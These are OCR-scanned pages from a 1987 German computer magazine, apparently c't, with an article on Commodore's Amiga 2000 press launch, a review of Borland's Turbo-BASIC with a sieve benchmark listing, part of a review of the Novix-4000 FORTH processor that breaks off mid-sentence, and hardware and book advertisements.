
PREIS FÜR SYSTEM II **DM 4444,-**

MONITOR Monochrome-Monitor Typ 12HP39T - TTL-Eingang, hochauflösend, Schwenkfuß, bernstein (ohne Abbildung) **Preis DM 249,-**

Preisbewußte Qualität für geprüfte Geräte mit 1 Jahr Vollgarantie (24-Stunden-Service). Bei Sammelbestellungen weitere Ermäßigungen auf Anfrage. Zahlung nur Nachnahme oder Vorkasse.



Unter Palmen



Das Ambiente, das Commodore wählte, um den neuen Amiga 2000 bereits einen guten Monat vor der CeBIT '87 der Fachpresse vorzustellen, läßt viel von dem Stolz über das neue Produkt spüren. Die Präsentation fand vor einer in-

ternationalen Schar von 35 Journalisten in lockerer Urlaubsatmosphäre auf dem sonnigen Fuerteventura statt. Die mehrtägige Veranstaltung bot ausreichend Gelegenheit, während der zahlreichen Vorträge und Workshops jedes

gewünschte Detail über den in Braunschweig entwickelten Rechner zu erfragen. Dies war um so effektiver möglich, da die Vorträge von den an der Entwicklung beteiligten Hardware- und Software-Spezialisten selbst gehalten wurden. Man gab bereitwillig und geduldig Auskunft, und es kam zu keinem Zeitpunkt das Gefühl auf, daß nur eine glänzende Fassade gezeigt wurde. Jeder Blick hinter die Kulissen und in die Entwicklungslabors war gestattet. Commodore Deutschland demonstrierte nicht nur ein technisches Produkt, sondern auch großes Selbstvertrauen in die Konzeption und die Marktchancen des Amiga 2000.

Wie weit sich der Amiga 2000 am Markt durchsetzt, hängt natürlich davon ab, welche Konkurrenzprodukte gegen ihn antreten. Der Atari ST besitzt einen guten, hochauflösenden Schwarzweiß-Monitor und hat jetzt auch den Blitter, der einen DMA- (Direct Memory Access-) Chip für den schnellen, bitweisen Transfer von Daten darstellt. Mit seiner Hilfe verfügt jetzt auch der ST über eine schnelle Verwaltung von Fenstern. Der wesentliche – und vielleicht entscheidende – Vorsprung des Amiga liegt zur Zeit in seiner Flexibilität: in seinem Slot-Konzept mitsamt den ersten verfügbaren Erweiterungskarten.

File-Format des Amiga anpassen.

Bei der Vorstellung des Amiga 2000 war man bei Commodore zuversichtlich, auf der CeBIT eine AT-Karte, also ein Bridgeboard mit 80286-CPU präsentieren zu können.

Ausgangsposition

Bei der Pressevorstellung war man mit Preisangaben noch sehr vorsichtig. Man gab lediglich eine obere Preisgrenze an. Der Amiga 2000 wird mit zwei 3 1/2-Zoll-Laufwerken, 1 MByte RAM, deutscher Tastatur, RGB-Monitor und Maus für unter 4000 DM auf den Markt kommen. Rolf Wiehe, bei Commodore für das Marketing verantwortlich, formulierte: "Der Preis kann 3995 DM betragen, kann aber auch deutlich darunter liegen." Bei der Vorstellung des Amiga 1000 vor einem Jahr wurde auf der

CeBIT '86 ein Preis von 6000 DM genannt. Während dieser Rechner inzwischen für die Hälfte zu bekommen ist, ist die Preisvorgabe für den 2000 als realistischer anzusehen, und auch auf lange Sicht wird Commodore ihn nicht ähnlich dramatisch unterbieten können. Die PC-Karte wird zu einem Aufpreis von unter 1000 DM erhältlich sein.

Weitere Konfigurationen, die Commodore anbieten wird, enthalten eine 20-MByte-Harddisk anstelle des zweiten 3 1/2-Zoll-Laufwerks beziehungsweise ein zusätzliches 5 1/4-Zoll-Drive und die PC-Karte.

Nachdem es schon mit dem Konzept des Amiga 1000 gelang, dem Personalcomputer neue Anwendungsbereiche insbesondere im Bereich der kreativen Grafik zu erschließen, hat Commodore jetzt einen Weg gefunden, dieses Konzept sinn-

voll zu ergänzen. Der Amiga 2000 vereint die Eigenschaften seines Vorläufers mit der Flexibilität des Slot-Busses. Die Anpassung an individuelle Anforderungen ist problemlos möglich, wie zum Beispiel der Ausbau des Arbeitsspeichers, der Massenspeicherkapazität oder die Installation leistungsfähiger CPUs und neuer Betriebssysteme. Die Integration eines PC-kompatiblen 8088-Systems wurde ohne Beschränkung der Amiga-Hardware und ohne


aufwendige und teure Vorkehrungen innerhalb der Amiga-Hardware realisiert. Sie erweitert den Anwendungsbereich des Rechners und erhöht dessen Marktchancen beträchtlich. Wenn Commodore jetzt noch einen Monitor anbietet, der eine scharfe und flimmerfreie 640 x 512-Punkte-Darstellung ermöglicht, muß sich die Konkurrenz etwas einfallen lassen. Denn dann ist der Amiga auch anspruchsvolleren CAD-Anwendungen gewachsen.

Ergebnisse auf einen Blick

- flexibles Slot-Konzept
- kompatibel zum Amiga 1000
- PC-Kompatibilität nachrüstbar
- Monitor flimmert bei 512-Zeilen-Darstellung
- Harddisk-Zugriff noch nicht optimiert

ct

Soviel Platz brauchen Sie, um alle Neuheiten aufzuschreiben, die auf dem ATARI-Messestand vorgestellt werden. CeBIT, Halle 7, Stand D 34/E 41.



Borlands neuer Schlag

Turbo-BASIC

Martin Kotulla

Pascal-Puristen wird es ein Greuel sein, andere werden sich freuen: Borland bietet nach Turbo-Pascal und Turbo-Prolog eine dritte Programmiersprache an: Turbo-BASIC.

Man traut sich ja nicht mehr, öffentlich zu sagen, daß man 'noch' in BASIC programmiert. Mindestens Pascal muß es sein, besser noch C. Dabei wird immer noch eine große Anzahl auch kommerzieller Anwendungsprogramme in BASIC geschrieben und nachträglich kompiliert.

Dabei kann man mit dem Interpreter ein Programm erstellen und in interaktiver Benutzung auch komplexe Programme äußerst schnell entwickeln. Nachträglich einen passenden Compiler vorgesetzt, erhält man ein mehr oder minder kompaktes COM- oder EXE-File. Doch meistens gibt es Probleme, weil BASIC-Compiler doch nicht ganz so kompatibel zu den Interpretern sind, wie es die Softwarehäuser glauben machen möchten. Da ist der Turbo-Pascal-Ansatz viel besser. Dieser Compiler übersetzt Programme so rasend schnell, daß man auf den Zwischenschritt mit dem Interpreter gerne verzichtet.

Angesichts der großen Zahl der BASIC-Programmierer – schließlich gehört zu praktisch jedem Computer ein BASIC-Interpreter – ist es nicht verwunderlich, daß Borland International jetzt auch einen BASIC-Compiler herausgebracht hat, der in Deutschland von Heimsoeth-Software vertrieben wird. Bezeichnenderweise 'Turbo-BASIC' genannt, steht er in direkter Konkurrenz zu Quick-BASIC von Microsoft und kann sich gegenüber diesem Compiler sehr wohl behaupten.

Vier Fenster

Turbo-BASIC ist eine rund 180 KByte (Vorversion) große EXE-Datei, die ohne irgendwelche Overlays auskommt. In geschickter Weise werden Bildschirmfenster ins Programmkonzept eingebunden. Da die Fenster im Textmodus arbeiten, sehen sie zwar nicht so schön aus wie Fenster unter GEM oder MS-Windows, werden dafür aber mit hoher Geschwindigkeit aufgebaut und verschoben, ohne daß man AT- oder 80386-Power braucht.

Der Bildschirm wird aus vier Fenstern aufgebaut, die die Titel EDIT, MESSAGE, RUN und TRACE tragen. EDIT enthält den von Turbo-Pascal wohlbekannten WordStar-kompatiblen Texteditor. Im RUN-Fenster erscheinen Ausgaben des Programms, in der MESSAGE-Box erscheinen Systemmeldungen zum Beispiel während des Kompilierens. Das TRACE-Fenster zeigt den Ablauf des Programms an, wenn TRON eingeschaltet ist.

Die einzelnen Fenster lassen sich beliebig positionieren und auch in ihrer Größe verstellen. Wem aber das 'Fensterln' zu nervig wird, der kann sie entweder ganz abschalten und ein Fenster auf die gesamte Bildschirmgröße ausdehnen oder die Fenster wie einen Stapel Papier übereinanderlegen.

Sprachumfang: gewaltig

Turbo-BASIC ist weitgehend kompatibel zu GW-BASIC beziehungsweise BASICA. Es kann fast alle Programme dieser Interpreter übernehmen, sofern sie nicht allzu interpreterspezifisch sind und etwa Befehle wie MERGE, EDIT oder RENUM benutzen.

Turbo-BASIC scheitert auch nicht an dynamischen Datenfeldern, die vielen anderen Compilern Kopfschmerzen machen. Diese Daten-Arrays werden mit DIM dimensioniert und mit ERASE gelöscht. Denn eine Compiler-Direktive gibt an, ob Arrays statisch (\$STATIC) oder dynamisch (\$DYNAMIC) sein sollen.

In Programmen von Turbo-BASIC sind Zeilennummern unnötig. Sie können aber als Sprungziele beispielsweise von GOTO-Anweisungen benutzt werden. Im Sinne der Programmverständlichkeit sind aber hier Labels eindeutig vorzuziehen, die Turbo-BASIC auch versteht.

Im Gegensatz zu GW-BASIC, aber ähnlich wie bei Quick-BASIC, können Unterprogramme geschrieben werden, die lokale Variablen verwenden und durch Angabe ihres Namens aufgerufen werden. Das entspricht praktisch dem Prozedurkonzept bei Pascal.

Die Strukturbefehle des normalen BASIC wurden an Pascal angenähert. Borland hat da einige Anleihen beim letzten ANSI-Normungsvorschlag gemacht und Befehle wie DO-LOOP, EXIT und SELECT in den Kommandoumfang integriert. Sehr leistungsfähige Kontrollstrukturen lassen sich dadurch entwickeln, daß mehrzeilige IF-THEN-Abfragen gestattet sind. Sie werden als IF-THEN - ELSEIF - ELSE - ENDIF aufgebaut.

An Datentypen bietet Turbo-BASIC die gewöhnlichen Integer, Strings und Fließkommazahlen. Außerdem kann es doppelgenaue Fließkommazahlen und lange Integer verarbeiten. Völlig ungewohnt für unbelastete BASIC-Programmierer ist die Möglichkeit, Konstanten zu definieren. Das geht allerdings nur bei Integer.

Die mathematischen Fließkommafunktionen liefern stets doppelgenaue Werte zurück, die bei einfachgenauen Variablen gerundet werden müssen. Die Bibliothek der Fließkommazahlen entspricht bei Turbo-BASIC dem IEEE-Standard und nicht den Microsoft-Konventionen. Das ist an sich positiv zu werten, hat aber den Nachteil, daß mit GW-BASIC erzeugte Fließkommazahlen in Binärdateien erst umgewandelt werden müssen.

Files	Edit	Run	Compile	Turbo Basic Options	Setup	Window	Debug
-------	------	-----	---------	---------------------	-------	--------	-------

Line 1	Col 11	Insert	Indent	Compile to	Memory	Trace
10 REM Sieb des Eratosthenes				8087 required	Memory	
20 DIM prime%(5000)				Keyboard break	EXE file	
30 FOR i%=2 TO 2500				Bounds	Chain file	
40 IF prime%(i%) = 1 THEN 100				Overflow		
50 j%=i%+i%				Stack test	OFF	
60 WHILE j%<=5000				Zale's toggles		
70 prime%(j%)=1						
80 j%=j%+i%						
90 WEND				Parameter line		
100 REM Sprungziel				Metastatements		
110 NEXT i%						

Message		Run	
Compiling: SIEB		4481	4483
Line: 17 Stmt: 15		4591	4597
		4691	4703
		4801	4813
		4937	4943
		4493	4507
		4603	4621
		4721	4723
		4817	4831
		4951	4957
		4513	4637
		4729	4861
		4967	

F1-Help F5-Zoom F6-Switch Alt-X-Exit

Die Bildschirmmaske von Turbo-BASIC.

Die Fließkommaroutinen sind 'auto-sensing'. Sie prüfen selbsttätig, ob ein 8087- oder 80287-Coprozessor vorhanden ist, und emulieren bei dessen Fehlen seine Funktionen. Allerdings kann der Programmierer ausdrücklich befehlen, daß der Intel-8087 genutzt wird. Das spart ein paar Bytes und erhöht die Geschwindigkeit.

Wer beim Interpreter-BASIC Maschinenroutinen in Programme einbinden will, muß sich mit POKes und DATAs herumschlagen. Turbo-BASIC erlaubt hingegen, ähnlich wie Turbo-Pascal, die direkte Einbindung von Maschinencode-Bytes mit der Compiler-Direktive \$INLINE. Es lassen sich über \$INLINE sogar relocatable Assemblermodule einbinden. Geht es einfach nur darum, DOS- oder BIOS-Interrupts aufzurufen, hat man es mit dem Befehl CALL INTERRUPT jedoch einfacher. Sogar die Registerwerte des 8088/8086 lassen sich vorher mit der Anweisung REG festlegen und wieder auslesen, ohne daß man das in Maschinensprache kodieren müßte. Einfaches Beispiel: Berechnung des freien Diskettenplatzes:

```
REG 4,laufwerk%
REG 1,&H3600
CALL INTERRUPT &H21
frei=CSNG(REG(2))*REG-
G(3)*REG(1)
```

Viel Speicherplatz

Turbo-BASIC kann, anders als Turbo-Pascal, auf den gesamten verfügbaren Speicher zugreifen. Dabei gilt, daß 64 KByte für Variablen, 64 KByte für Strings, beliebiger Platz für Datenfelder und mehr als 64 KByte für den Programmcode zur Verfügung stehen.

Das Entscheidende ist also, daß die Programmlänge nicht auf 64 KByte begrenzt ist. Müßten aber alle GOTOS und GOSUBs Intersegment-Sprünge benutzen, würden Programme langsamer und länger. Deshalb hat man sich bei Borland etwas einfallen lassen: Der Programmierer schreibt seine Programme wie gewohnt und macht sie beliebig lang. Meldet der Compiler bei der Übersetzung, daß das Codesegment voll ist, setzt man an einer passenden Stelle im Programmtext die Direktive \$SEGMENT ein, die dafür

sorgt, daß ein neues Programmsegment benutzt wird. Nur für Sprünge zwischen verschiedenen Segmenten werden dann die langen Sprünge des Prozessors benutzt. Modularisiert man also seine Programme, kann man die Zahl dieser langen Sprünge minimieren.

Geschwindigkeit: turbomäßig

Beispielprogramme haben immer die Eigenschaft, die positiven Merkmale eines Systems besonders herauszustellen. Getestet werden soll die Geschwindigkeit von Turbo-BASIC anhand des (arg stapazierten) Siebs des Eratosthenes. Dadurch, daß es in diesem Beispiel mit Integerzahlen arbeitet, wird es für Compiler wesentlich effektiver. Zeitmessungen mit der Stoppuhr ergeben interessante Resultate – die Messungen erfolgten auf dem Schneider PC1512 (8086-CPU, 8 MHz Takt):

GW-BASIC: 51,5 Sekunden
MS-QuickBASIC 2.0: 7,8 Sekunden
Turbo-BASIC: 6,5 Sekunden

```
10 REM Sieb des Eratosthenes
20 DIM prime%(5000)
30 FOR i%=2 TO 2500
40 IF prime%(i%) = 1 THEN 100
50 j%=i%+i%
60 WHILE j%<=5000
70 prime%(j%)=1
80 j%=j%+i%
90 WEND
100 REM Sprungziel
110 NEXT i%
120 FOR i%=2 TO 5000
130 IF prime%(i%)=0 THEN PRINT i%;
140 NEXT i%
```

Das oft bemühte 'Sieb des Eratosthenes' in Turbo-BASIC.

'Turbo' ist also schneller als 'quick'. Dennoch sollte man solche allgemeinen Benchmarks nicht überbewerten. Im Programmiereralltag ergeben sich normalerweise Verbesserungen um das Drei- bis Fünffache. Aber für kommerzielle Anwendungen ist oft nicht einmal die Programmgeschwindigkeit das Entscheidende, sondern die Tatsache, daß .COM- oder .EXE-Dateien erzeugt werden können, denen man ihren Ursprung nicht mehr ansieht.

Dazu ist natürlich Turbo-BASIC in der Lage. Es erzeugt Dateien im .EXE-Format. Das kleine Beispielprogramm belegt aber immerhin rund 52 KByte auf der Diskette und im Speicher. Waren das noch Zeiten, als kleine Turbo-Pascal-Programme auf dem guten alten Z80-Prozessor zehn KByte groß waren... Aber immerhin ist so ein .EXE-File viel schneller erstellt als mit MS-QuickBASIC.

Turbo-BASIC kommt ohne weiteres mit einem Diskettenlaufwerk aus, weil es vollständig in den Speicher geladen wird und nicht auf irgendwelche Overlays zurückgreifen muß. Nach dem Ladevorgang kann man also ohne weiteres eine andere Diskette in das Drive einlegen. Mit Speicherplatz sollte man aber nicht zu sehr knausern. Aus dem Vorabdruck des Handbuchs war zwar nicht zu erfahren, wie viel Speicher vorhanden sein muß, aber überschlagsmäßig läßt sich abschätzen, daß man mindestens 256 KByte freien Speicher haben sollte – also dann, wenn MSDOS schon geladen ist.

Wieder ein Renner?

Borland hat mit Turbo-Pascal riesigen Erfolg. Nicht so groß dürften die Verkaufszahlen bei Turbo-Prolog liegen. Dazu ist diese Sprache (noch?) zu exotisch. Aber Turbo-BASIC hat die besten Chancen, zu einem neuen Renner zu werden. Es bietet das 'echte' Turbo-Pascal-Feeling und eine vertraute Sprache, die mit vielen sinnvollen Erweiterungen verbessert wurde. Da dürfte es wohl nicht allzu lange dauern, bis Programmbibliotheken für Turbo-BASIC erscheinen. Das dazu nötige Prozedurkonzept hat Turbo-BASIC ja.

...24-STUNDEN-TEST... LEISTUNG... PREIS... QUALITÄT... 1 JAHR

MCI XT 16 SLC



alles
drin!

1.099,- o. Monitor

- voll IBM®XT kompatibel
- 8088 CPU + 8087 Sockel
- 8 XT Slots
- 256 KB freier Speicher
- 1 x 360 KB Floppy-Drive
- Color- oder Monochr. Grafikkarte (Hercules II komp. 720 x 348 P.)
- Deutsche Normtastatur MK 5111
- 150 W Schaltnetzteil
- Parallele Drucker-Schnittstelle

Dieses Gerät ist nach den Bestimmungen d. Vfg. 1046/84 der Deutschen Bundespost funkenstört



Erweiterungen für XT 16 SLC-Serie

2. Laufwerk 360 KB	299,-
Speichererweiterung auf 640 KByte	199,-
Clock/Seriell-Karte	99,-
I/O Plus II Karte	199,-
20 MB Festplatte mit Controller	+ 1299,-
EGA-Set statt monochr. Karte	+ 1599,-
Opt. Roll-Maus MO 86 m. Softw.	+ 299,-
Professional Multifunktions-Tastatur MK 6000	+ 100,-
9" Monitor grün	+ 150,-
12" Monitor grün od. bern.	+ 250,-
14" Monitor grün, bern. od. weiß	+ 300,-
14" Color Monitor 0,42 mm/18 MHz	+ 899,-
14" Color Monitor 0,31 mm/22 MHz	+ 1350,-

PRINTER

ML 192-M Schönschriftdrucker

- 180 Zeichen/sec.
- 36 Zeichen/sec. NLQ
- 16 K Pufferspeicher
- IBM Kompatibel
- Vollgrafik

1.099,-




MCI STREAMER

XT u. AT Datensicherung für alle MCI-Rechner

- ID 1020 (20 MB)

1.199,-



GARANTIE ... KOMPATIBEL ...

MCI

MCI AT 4 SLC

**alles
drin!**

2.499,- o. Monitor

- voll IBM® AT kompatibel
- 80286 CPU + 80287 Sockel
- 6 AT + 2 XT Slots
- 6 und 8 MHz umschaltbar
- 512 KB freier Speicher
- 1 x 1,2 MB/360 KB Laufwerk
- Color- oder Monochr. Grafikkarte (Hercules II komp. 720 x 348 P.)
- Parallele Drucker-Schnittstelle
- Batteriegep. Echtzeituhr/Kalender
- Kapazitive deutsche Normtastatur

Erweiterungen für AT 4 SLC-Serie

2. Laufwerk 360 KB	399,-
20 MB Festplatte mit Controller	1599,-
Seriell-Karte	99,-
I/O Plus II Karte	199,-
EGA-Set statt monochr. Karte	+ 1599,-
Opt. Roll-Maus MO 86 m. Softw.	+ 299,-
MS-DOS 3.2 + GW-Basic	+ 199,-
Professional Multifunktions-Tastatur MK 6000	+ 100,-
9" Monitor grün	+ 150,-
12" Monitor grün od. bern.	+ 250,-
14" Monitor grün, bern. od. weiß	+ 300,-
14" Color Monitor 0,42 mm/18 MHz	+ 899,-
14" Color Monitor 0,31 mm/22 MHz	+ 1350,-

Dieses Gerät ist nach den Bestimmungen d. Vfg 1046/84 der Deutschen Bundespost funktentstört

Ab sofort Netzteil nach -DIN 0806 GU-Nr. 1074



MCI

EGA

MCI

Bensberger Straße 252 · 5060 Bergisch Gladbach 2
Tel. (02202) 1080
Fax: (02202) 31009 · Telex: 8873518

Hochauflösendes Colorset


- EGA Monitor EGM-7 + EGA Karte
- Auflösung 320x200 (CGA Mode) 640x350 (EGA Mode)

1.799,-



Auf alle Geräte 12 Monate Garantie. Änderungen, die technischen Verbesserungen dienen, vorbehalten. Nach der Pang Vo. v. 14. 3. 85 sind wir bei Angeboten gegenüber dem Endverbraucher zur Angabe der Preise incl. MwSt. verpflichtet. Preise gültig ab 1. 3. 87. Lieferzeit und Lieferbedingungen auf Anfrage. MCI MICRO COMPUTER INSTRUMENTS GMBH eingetragen AG Bergisch Gladbach · HRB 2575. Herstellung und Vertrieb von Mikrocomputern. 5060 Bergisch Gladbach 2 · Bensberger Straße 252

**Neue Adresse:
Bensberger Straße 252
Tel.-Nr.: 02202/1080**



FORTH Prozessor Novix-4000

FORTH in Silizium

Peter Glasmacher

Hartnäckig hält sie sich, allen 'modernerer' Programmiersprachen zum Trotz. Gemeint ist FORTH, jene Programmiersprache, die bereits vor knapp 20 Jahren das Licht der Welt erblickte und beim Erscheinen neuer Tischrechner meist als eine der ersten Programmiersprachen auf dem neuen Rechner verfügbar ist. Als vorläufiger Höhepunkt in der FORTH-Evolution erschien mit dem Novix-4000 nun ein Prozessor auf dem Markt, der FORTH bereits als Instruktionssatz kennt. Da ein Stück Silizium allein nicht 'leben' kann, gibt es nun auch das passende Entwicklungssystem: den Novix EB-1.

In der zwischen den Rechnern auf der Basis des 80xx und der 68000-Linie fast zweigeteilten Mikrocomputerwelt haben es exotische Konzepte natürlich nicht gerade leicht, an Boden zu gewinnen. Ein guter Schritt in Richtung Akzeptanz ist bereits getan, wenn ein lauffähiges Modell zum Experimentieren und Ausprobieren zu einem kalkulierbaren (oder für den Enthusiasten erschwinglichen Preis) verfügbar ist. Das Novix EB-1-Entwicklungssystem erfüllt mit seinem Preis, der unter 700 DM liegt, diese Anforderung. Das System wurde übrigens in einer Gegend der Bundesrepublik entwickelt und gefertigt, die ansonsten wegen ihrer Kuckucksuhren berühmt ist: im Schwarzwald.

Zwei Stacks

Das System paßt bequem auf eine nicht zu dicht gepackte Europakarte. Neben dem eigentlichen Prozessor, der durch seine quadratische Form auffällt, befindet sich neben etwas 'Kleinkram' zur Adreßdekodierung

und Takterzeugung nur noch Speicher auf der Karte. Neben zwei RAM-Chips (8 KByte, statisch) für zwei (!) Stacks, von denen nur jeweils 512 Bytes ausgenutzt werden (über den Grund dieser Verschwendung ist noch etwas zu sagen), befinden sich auf der Karte noch 16 KByte ROM/EPROM und 32 KByte ebenfalls statisches RAM zur 'Lagerung' von Daten und Programmen. In einer Zeit, wo Hauptspeicher größer 1 Megabyte als normal empfunden werden, muten 32 KByte Speicher geradezu lächerlich an. FORTH produziert jedoch von Haus aus schon sehr knappen Code, der durch die Verlagerung der Programmiersprache in die Prozessorhardware noch effizienter wurde.

FORTH exklusiv

Die Taktfrequenz im Testgerät beträgt etwa 4,7 MHz bei Zugriffen auf den Schreib/Lese-Speicher und etwa 3,5 MHz bei Zugriffen auf die EPROMs.

Im EPROM befindet sich das Betriebssystem des Rechners –

wie kann es anders sein –: ein FORTH, ganz exklusiv vom FORTH-Erfinder und Novix-4000-Entwickler Charles Moore geschrieben. Um sich mit dem System zu unterhalten, benötigt man noch ein Terminal oder besser einen Host-Rechner mit serieller Schnittstelle, der gleichzeitig den nötigen Massenspeicher (Diskette oder Festplatte) zur Verfügung stellt. Auf der Novix-Seite wird die serielle Schnittstelle mit Hilfe des internen Ein/Ausgabeports und Software erledigt. Die Aufgabe des Host-Rechners wurde bei unserem Test von einem IBM PC wahrgenommen. Auf einer zum Novix-Board mitgelieferten Diskette befindet sich das Kommunikationsprogramm nebst einem recht komfortablen Texteditor, mit dem man auf dem Host-Rechner in gewohnter Weise FORTH-Quelltexte im für FORTH-Kenner gewohnten Blockformat bearbeiten kann.

Zusätzlich befindet sich auf der Diskette noch der komplette Quellcode des EB-1-Betriebssystems. Wer möchte, kann sich das komplette Betriebssystem einschließlich selbstgeschriebener Erweiterungen neu kompilieren und in ein EPROM brennen. Daß der passende Target-Compiler im Lieferumfang enthalten ist, rundet die Systemsoftware ab.

Erste Schritte

Die Inbetriebnahme des Rechners war problemlos: nach dem Herstellen der seriellen Verbindung zwischen dem Novix-Board und dem Host-Rechner sowie dem Anlegen der Betriebsspannung (5 Volt, zirka 150 mA) zeigte der Rechner eine Begrüßungsmeldung mit einem beruhigenden 'oK', das anzeigt, daß er auf Kommandos wartet.

Einige versuchsweise eingegebene FORTH-Worte nahm das System ohne Probleme an und führte sie auch korrekt aus. Ein paar schnelle Tests (leere Schleife, 32 767mal durchlaufen) wurden offensichtlich so schnell ausgeführt, daß der IBM PC mit seinem 20-ms-Timer-interrupt überfordert war.

Auch das gute alte 'Sieb des Eratosthenes' war schneller fertig als erwartet. Hier wurden jedoch etwa 40 Millisekunden per Durchlauf gemessen. Zum Vergleich: Ein gleichwertiges C-Programm auf dem 8088-

Von Profis. Für Profis.

Je stärker der PC zum Rechner für alle Anwendungsgebiete wird, desto wichtiger werden fundierte Hard- und Softwarekenntnisse. Das PC-Journal bietet alle 2 Monate eine Sammlung anspruchsvoller Fachbeiträge – geschrieben von bekannten Fachautoren, erfolgreichen PC-Programmierern und Hardware-Entwicklern wichtiger Computerfirmen. Die Nr. 1 liegt jetzt vor. 149 Seiten, DM 19,80

ST-Besitzer sind engagierte Computer-Fans. Kein Wunder, denn kaum ein Rechner bietet so viele Möglichkeiten, Programm-Ideen auf hohem Niveau zu entwickeln. Wer entsprechend hochkarätige Informationen sucht, sollte im ST-Journal nachschlagen. Derzeit erhältlich die erste Ausgabe (1/86) und die nebenstehende 2. Ausgabe (1/87) jeweils DM 19,80.



BESTELL-COUPON
Einsenden an: DATA BECKER · Merowingerstr. 30 · 4000 Düsseldorf 1
Bitte senden Sie mir:

per Nachnahme zzgl. DM 5,- Versandkosten
 Verrechnungsscheck liegt bei

Name _____
Straße _____
Ort _____


